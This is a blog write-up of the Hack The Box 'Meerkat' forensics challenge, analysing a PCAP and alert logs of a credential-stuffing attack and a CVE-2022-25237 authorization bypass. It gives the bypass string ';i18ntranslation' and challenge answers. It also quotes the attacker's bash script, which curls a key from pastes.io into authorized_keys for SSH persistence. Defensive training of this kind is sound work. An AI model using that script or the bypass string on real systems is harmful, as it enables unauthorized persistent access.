HTB Sherlock: Meerkat
PCAP analysis - clean and easy to follow forensics challenge

Incident Details
Name: Meerkat(Retired)
Category: SOC
Difficulty: Easy (Solved)
As a fast growing startup, Forela have been utilising a business management platform. Unfortunately our documentation is scarce and our administrators aren't the most security aware. As our new security provider we'd like you to take a look at some PCAP and log data we have exported to confirm if we have (or have not) been compromised.
Evidences
01: ZIP archive, password protected (hacktheblue)
$ meerkat.zip
a76867ade304c8081e2023cbf2977c65e8c146180b2e0ff760e4059d042c2a5a
02: JSON file
$ meerkat.zip/meerkat-alerts.json
012aa4e8aae5d500c001510d6e65567eb0cdbfffe2dab9a119b66f7770c222be
03: pcapng capture file
$ meerkat.zip/meerkat.pcap
aa3838dbd634f9798d1e9505d243a4fee1d340d6e25e2f0c9648dd64e2178dbf
Analysis
In this scenario we have 10 questions to answer.
- We believe our Business Management Platform server has been compromised. Please can you confirm the name of the application running?

$ cat meerkat-alerts.json | jq .[].alert.signature | sort | uniq > alerts.sorted.unique
I'm assuming the application in question is the mentioned Business Management Platform. There are couple lines containing same name (blurred):
- We believe the attacker may have used a subset of the brute forcing attack category - what is the name of the attack carried out?
Browsing the logs I can see the multiple alerts for "Default User Login Attempt" and "python-requests".
Answer: Credential Stuffing
- Does the vulnerability exploited have a CVE assigned - and if so, which one?
Clear in the logs.
Answer: CVE-2022-25237
- Which string was appended to the API URL path to bypass the authorization filter by the attacker's exploit?

CVE-2022-25237 exploit is performed by appending ;i18ntranslation or /../i18ntranslation/ to the end of a URL, so I'm opening meerkat.pcap in Wireshark. Alerts indicate that Credential Stuffing was performed from 138.199.59.221 to 172.31.6.44. Then I just looked in the requests to identify which of two strings was used.
Answer: ;i18ntranslation
- How many combinations of usernames and passwords were used in the credential stuffing attack?
Now let's use commandline TShark to filter and format output so that we have easier way to answer
$ tshark -r meerkat.pcap -2 -R "http.request.full_uri contains loginservice" -T fields -e "tcp.segment_data" | sort | uniq | xxd -p -r
Pass meerkat.pcap file to tshark, filter packets by only those where request URI contains loginservice, show only single field - tcp.segment_data (that holds POST body), then sort those values and output unique values to xxd tool that will output in ASCII format.

Unfortunately I was not able to break the lines after xdd so I've done that in the text editor. There are 57 unique combinations, one of which (username=install&password=install) is not a part of credential stuffing.
Answer: 56
- Which username and password combination was successful?

Search in Wireshark for the response that sets "JSESSIONID" cookie, then follow the HTTP stream. See what credentials were used.
- If any, which text sharing site did the attacker utilise?
This time I was lucky becasue the answer was in the previous screen/filter.

Answer: pastes.io
Bonus: contents of the reqested URLs are still active and contains scripts that adds SSH key to the authorized_keys collection and restarts SSH daemon.
- Please provide the filename of the public key used by the attacker to gain persistence on our host.
From the Bonus section of the last question - content of the first script:
#!/bin/bash
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart
Answer: hffgra4unv
- Can you confirmed the file modified by the attacker to gain persistence?
Again, answer in the above script
Answer: /home/ubuntu/.ssh/authorized_keys
- Can you confirm the MITRE technique ID of this type of persistence mechanism?
Navigate to MITRE ATT&CK® -> Persistence -> SSH Authorized Keys.

Answer: T1098.004
Data Recovery
None required.
Lessons Learned
jqfor easier querying JSON datatsharkfor filtering and parsing PCAP files
Additional readings
About the author
Currently working as a Senior Consultant at Netcompany spending my full-time job solving the SharePoint riddles. In the free time I'm expanding my understanding of cybersecurity through hacking activities. Git fanboy.
Comments
Join the discussionNo comments yet. Be the first to comment.
HTB Sherlocks
Sherlocks from Hack The Box are investigative challenges that test defensive security skills. [Are you ready to start investigation?](https://affiliate.hackthebox.com/sherlocks2352)